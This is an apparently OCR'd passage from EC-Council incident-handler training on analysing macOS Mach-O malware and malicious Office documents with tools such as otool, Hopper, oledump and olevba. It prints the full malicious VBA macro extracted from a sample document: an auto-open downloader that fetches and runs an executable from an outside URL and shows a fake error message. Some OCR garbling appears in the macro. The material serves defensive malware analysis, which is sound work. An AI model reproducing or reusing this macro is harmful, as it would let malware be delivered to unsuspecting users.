**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Incident handlers must analyze Mach-O malware to take proper mitigative measures and restrict privilege escalation attempts in macOS systems. Incident handlers can use tools such as pagestuff, LIEF, or otool to analyze Mach-O malware and take the necessary actions for the prevention of privilege escalation.

- **LIEF**

  Source: *https://lief-project.github.io*

  LIEF is an acronym for Library to Instrument Executable Formats. It is a cross-platform tool developed by QuarksLab for parsing and manipulating different executable formats, including Mach-O binary formats. In addition, it can be used in different programming languages such as C, C++, and Python and can abstract the common features of executable formats.

  Run the following commands to obtain information on a Mach-O executable:

```
import lief
binary = lief.parse("/usr/bin/ls")
print(binary)
```

- **otool**

  Source: *https://github.com*

  Incident handlers can use otool to analyze or examine a binary and obtain information about an iOS application. They can check the binary links with a shared library using the following command:

```
otool -L UnPackNw > ~/Malware/libs.txt
```




Figure 4.66: Screenshot of otool

Execute the following command to dump the method names from the Obj section of a Mach-O binary:

```
otool -oV UnPackNw > ~/Malware/methods.txt
```

Run the following command to acquire the disassembly:

```
otool -tV UnPackNw > ~/Malware/disassembly.txt
```

After executing the above command, the obfuscated file name can be found.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
46 00000001000015ff        movq    0x96ea(%rip), %rsi ## Objc selector ref: mainBundle
47 0000000100001606        movq    %rax, %rdi
48 0000000100001609        callq   *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle]
49 000000010000160f        leaq    0x7daa(%rip), %rsi ## Objc cfstring ref: @"unpack"
50 0000000100001616        leaq    0x7dc3(%rip), %rdi ## Objc cfstring ref: @"txt"
51 000000010000161d        movq    0x96d4(%rip), %rcx ## Objc selector ref: pathForResource:ofType
   :
52 0000000100001624        movq    %rdi, -0x30(%rbp)
53 0000000100001628        movq    %rax, %rdi
54 000000010000162b        movq    %rsi, -0x38(%rbp)
55 000000010000162f        movq    %rcx, %rsi
56 0000000100001632        movq    -0x38(%rbp), %rdx
57 0000000100001636        movq    -0x30(%rbp), %rcx
58 000000010000163a        callq   *0x7a68(%rip) ## Objc message: -[%rdi pathForResource:ofType:]
59 0000000100001640        movl    $0x4, %r8d
60 0000000100001646        movl    %r8d, %ecx
61 0000000100001649        xorl    %r8d, %r8d
62 000000010000164c        movq    %rax, -0x20(%rbp)
63 0000000100001650        movq    0x9a51(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
64 0000000100001657        movq    -0x20(%rbp), %rdx
65 000000010000165b        movq    0x969e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFi
   le:encoding:error:
66 0000000100001662        movq    %rax, %rdi
67 0000000100001665        callq   *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfF
   ile:encoding:error:]
68 000000010000166b        movq    %rax, -0x28(%rbp)
69 000000010000166f        movq    0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
70 0000000100001676        movq    -0x28(%rbp), %rdx
71 000000010000167a        movq    0x9687(%rip), %rsi ## Objc selector ref: enncryptDecryptString:
72 0000000100001681        movq    %rax, %rdi
73 0000000100001684        callq   *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps enncryptDecryp
   tString:]
```

Figure 4.67: Screenshot of otool showing an obfuscated text file and its contents

The output of the above command can be examined line by line to analyze actual file contents and encryption methods used.

**Reverse Engineering Mach-O Binaries**

As Mach-O binaries include different segments and their corresponding sections, incident handlers must evaluate the internal structure of a binary for the identification of malicious code. Furthermore, all the methods and executable files present within the segments can be examined through the reverse engineering process to mitigate potential threats. Mach-O binary files can be analyzed using tools such as Hopper Disassembler.

- **Hopper Disassembler**

  Source: *https://www.hopperapp.com*

  Hopper Disassembler is a reverse engineering tool that allows incident handlers to disassemble, decompile, and debug the application binaries. Hopper analyzes function's prologues to extract procedural information such as basic blocks and local variables. It uses LLDB or GDB debuggers, which help incident handlers in reverse engineering and dynamically analyzing the Mach-O binaries. Hopper displays the code using different representations.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.68: Screenshot of Hopper Disassembler showing segments and sections

## Memory Dump Analysis: Analyzing Malicious MS Office Documents

The use of MS Office documents such as Word documents and PowerPoint presentations is widespread across organizations. Attackers often use these documents to install and spread malware. While analyzing malware, it is important to understand the structure of a variety of MS Office documents, and incident handlers should be able to analyze a malicious document with the appropriate tools to locate suspicious/malicious elements.

- **Finding Suspicious Components**

  Analyze the malicious Office document with a Python-based tool named oleid to review all components that can be labeled as suspicious/malicious. The oleid tool is used to examine OLE files.

  To use oleid, run the command **`oleid '<path to the suspect document>'`** on the Linux workstation. The screenshot shows that a malicious Word document named **`infected_doc`** containing VBA macros.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.69: Using the oleid tool to search for suspicious components

- **Finding Macro Streams**

  The next step is to parse the malicious Office document with oledump to identify the streams that contain macros. Run the command **`python oledump.py '<path to the suspect document>'`**.

  The above command prompts the tool to show the structure of the malicious document, including all the streams. If any stream within the document contains macros, oledump places an uppercase M beside it for identification. In this Word document, as shown in the screenshot, stream 8 has been identified to store malicious macro codes.





Figure 4.70: Using the oledump tool to search for suspicious macro streams

- **Dumping Macro Streams**

  Now, extract the contents of any particular macro stream with oledump by running the following command: **`python oledump.py -s <stream number> <path to the suspect document>`**.

  Here, the argument **-s** defines the stream number to view. The screenshot shows the macro code stored in stream 8 of the Word document.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.71: Using the oledump tool to dump the contents of suspicious macro streams

- **Identifying Suspicious VBA Keywords**

  The olevba tool can be used to view the source code of all VBA macros embedded within a document and to identify suspicious VBA keywords and obfuscation methods used by malware.

  To use olevba, run the following command: **`olevba '<path to the suspect document>'`**. This helps in reviewing the source code of all VBA macros to check whether the document contains any auto-executable macros/obfuscated strings and to identify any indicators of compromise (IoCs), such as filenames, IP addresses, and URLs.

  The screenshots below show the analysis of the **`infected_doc`** file by olevba, which shows that it contains auto-executable macros that have shellcode and strings obfuscated with Base64 and dridex.

  Upon execution, these macros might download malicious files named test.exe and sfjozjero.exe from the Internet and store them in the temp directory of the compromised system. The following URLs are identified as IoCs:

  - *http://germanya.com.ec/logs/test.exe*
  - *http://germanya.com.ec/logs/counter.php*


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
root@jason-Virtual-Machine: /home/jason/OleTools/oletools
root@jason-Virtual-Machine:/home/jason/OleTools/oletools# python3 olevba.py -c /home/jason/Infected.docx
olevba 0.56.1.dev2 on Python 3.5.2 - http://decalage.info/python/oletools
===============================================================================
FILE: /home/jason/Infected.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /home/jason/Infected.docx - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Option Explicit
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal FVQGKS As Long, _
ByVal WSGSGY As String, ByVal IFRRFV As Strin(A) ByVal NCVOLV As Long, _
ByVal HQTLDG As Long) As Long
Sub AutoOpen()
    Auto_Open (B)
End Sub
Sub Auto_Open()
SNVJYQ
End Sub
Public Sub SNVJYQ()                                                    (C)
    OGEXYR "http://germanya.com.ec/logs/test.exe", Environ("TMP") & "\sfjozjero.exe"
End Sub
Function OGEXYR(XSTAHU As String, PHHWIV As String) As Boolean
    Dim HRKUYU, lala As Long
    HRKUYU = URLDownloadToFileA(D XSTAHU, PHHWIV, 0, 0)
    If HRKUYU = 0 Then OGEXYR = True
    Dim YKPZZS
    YKPZZS = Shell(E HWIV, 1)
    MsgBox "El contenido de este documento no es compatible con este equipo." & vbCrLf & vbCrLf & "Por favor intente de
sde otro equipo.", vbCritical, "Equipo no compatible"
    lala = URLDownloadToFileA(0, "http://germanya.com.ec/logs/counter.php", Environ("TMP") & "\lkjljlljk", 0, 0)
    Application.DisplayAlerts = False
    Application.Quit
End Function
Sub Workbook_Open()
    Auto_Open
End Sub
```

Figure 4.72: Using the olevba tool to identify suspicious VBA keywords

```
root@jason-Virtual-Machine: /home/jason/OleTools/oletools
root@jason-Virtual-Machine:/home/jason/OleTools/oletools# python3 olevba.py -a /home/jason/Infected.docx
olevba 0.56.1.dev2 on Python 3.5.2 - http://decalage.info/python/oletools
===============================================================================
FILE: /home/jason/Infected.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /home/jason/Infected.docx - OLE stream: 'Macros/VBA/ThisDocument'
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened      |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened      |
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|Suspicious|Lib                 |May run code from a DLL                     |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|Environ             |May read system environment variables       |
|Suspicious|URLDownloadToFileA  |May download files from the Internet        |
|IOC       |http://germanya.com.|URL                                         |
|          |ec/logs/test.exe    |                                            |
|IOC       |http://germanya.com.|URL                                         |
|          |ec/logs/counter.php |                                            |
|IOC       |test.exe            |Executable file name                        |
|IOC       |sfjozjero.exe       |Executable file name                        |
+----------+--------------------+--------------------------------------------+
```

Figure 4.73: Using the olevba tool to identify suspicious VBA keywords

## Memory Dump Analysis using Volatility Framework

Source: *https://www.volatilityfoundation.org*

Memory dump analysis can help incident responders conduct deeper analysis to assess malware impact, its residing location, and propagation methods used. Incident responders can use common memory analysis tools such as Volatility to perform memory dump analysis.

The Volatility Framework is a memory forensic tool that helps incident handlers analyze volatile memory on the infected machine. After acquiring RAM dumps from the target machine, the


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

incident handler should analyze those dumps using tools such as Volatility to identify the occurrence of malicious activity.

Before analyzing the RAM image file using the Volatility tool, an incident handler must create a Linux profile to define the system/kernel to which the memory image file belongs.

To analyze the image using the Volatility forensics tool, incident responders should navigate to the Volatility folder on the analysis system by running the **`cd /usr/share/volatility`** command on the Linux command-line interface.

### Identifying Running Processes Using the pslist Plugin

